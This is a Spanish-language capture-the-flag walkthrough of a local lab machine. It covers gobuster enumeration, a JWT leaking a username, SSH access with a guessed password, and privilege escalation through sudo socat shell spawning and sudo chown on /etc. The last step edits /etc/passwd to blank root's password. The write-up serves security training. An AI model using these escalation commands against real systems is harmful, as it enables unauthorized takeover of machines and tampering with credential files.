

Vemos que tiene abierto el puerto de un servidor http, con gobuster vamos a hacer un escaneo para buscar directorios.

```
CU
> sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
-x php,html,py,txt -t 100 -k -r
[sudo] contraseña para caan31:


Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: py,txt,php,html
[+] Follow Redirect: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/index.html (Status: 200) [Size: 1905]
/universe (Status: 200) [Size: 11253]
Progress: 68983 / 1102790 (6.26%)
```

Exploramos las dos paginas que hemos encontrados, en una nos da la pista para un posible usuario o contraseña.



Mirando el código fuente de una de las páginas encontramos un código que esta cifrado.

```
<!-- eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjMONTY3ODkwIiwidXNlciI6Im5lchR1bm8iLCJpYXQiOiJlMjMONTY3ODkwIiwiaWF0IjoiMTYyMzQ0fQ063PcE -->
```



Vemos que tenemos un usuario, Neptuno, con esto podemos probar varias cosas, la solución es el apellido del alemán que descubrió Neptuno.



Vemos que puede conectarse correctamente.

```
> ssh neptuno@172.17.0.2
neptuno@172.17.0.2's password:
Permission denied, please try again.
neptuno@172.17.0.2's password:
Permission denied, please try again.
neptuno@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 23 21:02:33 2024 from 172.17.0.1
neptuno@17877972b76d:~$
```

Explorando los directorios encontramos un fichero oculto, al verlo podemos ver que son posibles contraseñas del usuario nasa.

```
neptuno@17877972b76d:~$ ls -la
total 36
drwxr-x-- 1 neptuno neptuno 4096 Sep 29 2024 .
drwxr-xr-x 1 root   root    4096 Oct 23 2024 ..
-rw----- 1 neptuno neptuno 327 Sep 29 2024 .bash_history
-rw-r--r-- 1 neptuno neptuno 220 Sep 29 2024 .bash_logout
-rw-r--r-- 1 neptuno neptuno 3771 Sep 29 2024 .bashrc
drwx----- 2 neptuno neptuno 4096 Sep 29 2024 .cache
-rw-rw-r-- 1 neptuno neptuno 320 Sep 29 2024 .carta_a_la_NASA.txt
drwxrwxr-x 3 neptuno neptuno 4096 Sep 29 2024 .local
-rw-r--r-- 1 neptuno neptuno 807 Sep 29 2024 .profile
neptuno@17877972b76d:~$ cat .carta_a_la_NASA.txt

Buenos días, quiero entrar en la NASA. Ya respondi las preguntas que me hicieron. Se las respondo de nuevo por aqui
.

¿Qué significan las siglas NASA? → National Aeronautics and Space Administration
¿En que año se fundo la NASA? → 1958
¿Quién fundó la NASA? → Eisenhower

Por favor, necesito entrar!!
```

Ahora hacemos la escalada de privilegios.

```
neptuno@17877972b76d:~$ su nasa
Password:
nasa@17877972b76d:/home/neptuno$ cd
nasa@17877972b76d:~$ sudo -l
Matching Defaults entries for nasa on 17877972b76d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User nasa may run the following commands on 17877972b76d:
    (elite) NOPASSWD: /usr/bin/socat
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

The resulting shell is not a proper TTY shell and lacks the prompt.

```
sudo socat stdin exec:/bin/sh
```

Con ayuda de gtfobins vemos que escalamos al usuario elite.

```
(elite) NOPASSWD: /usr/bin/socat
nasa@17877972b76d:~$ sudo -u elite /usr/bin/socat stdin exec:/bin/sh
2025/10/10 16:54:56 socat[614] W address is opened in read-write mode but only supports read-only
whoami
elite
```

Ahora con el usuario elite vamos a escalar a root.

```
elite@17877972b76d:~$ sudo -l
Matching Defaults entries for elite on 17877972b76d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User elite may run the following commands on 17877972b76d:
    (root) NOPASSWD: /usr/bin/chown
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFIL=fiLe_to_change
sudo chown $(id -un):$(id -gn) $LFIL
```

Ejecutamos los comandos para poder editar el fichero /etc donde esta passwd, así podemos quitar la contraseña del usuario root y al ejecutar su root, ya somos administrador.

```
elite@17877972b76d:~$ LFILE=/etc
elite@17877972b76d:~$ sudo /usr/bin/chown $(id -un):$(id -gn) $LFILE
elite@17877972b76d:~$ /usr/bin/sed -i 's/root:x:/root::/g' /etc/passwd
elite@17877972b76d:~$ sudo su
[sudo] password for elite:
sudo: a password is required
elite@17877972b76d:~$ su root
root@17877972b76d:/home/elite# cd
root@17877972b76d:~# exit
exit
elite@17877972b76d:~$ LFILE=/etc
elite@17877972b76d:~$ sudo /usr/bin/chown $(id -un):$(id -gn) $LFILE
elite@17877972b76d:~$ /usr/bin/sed -i 's/root:x:/root::/g' /etc/passwd
elite@17877972b76d:~$ su root
root@17877972b76d:/home/elite# whoami
root
```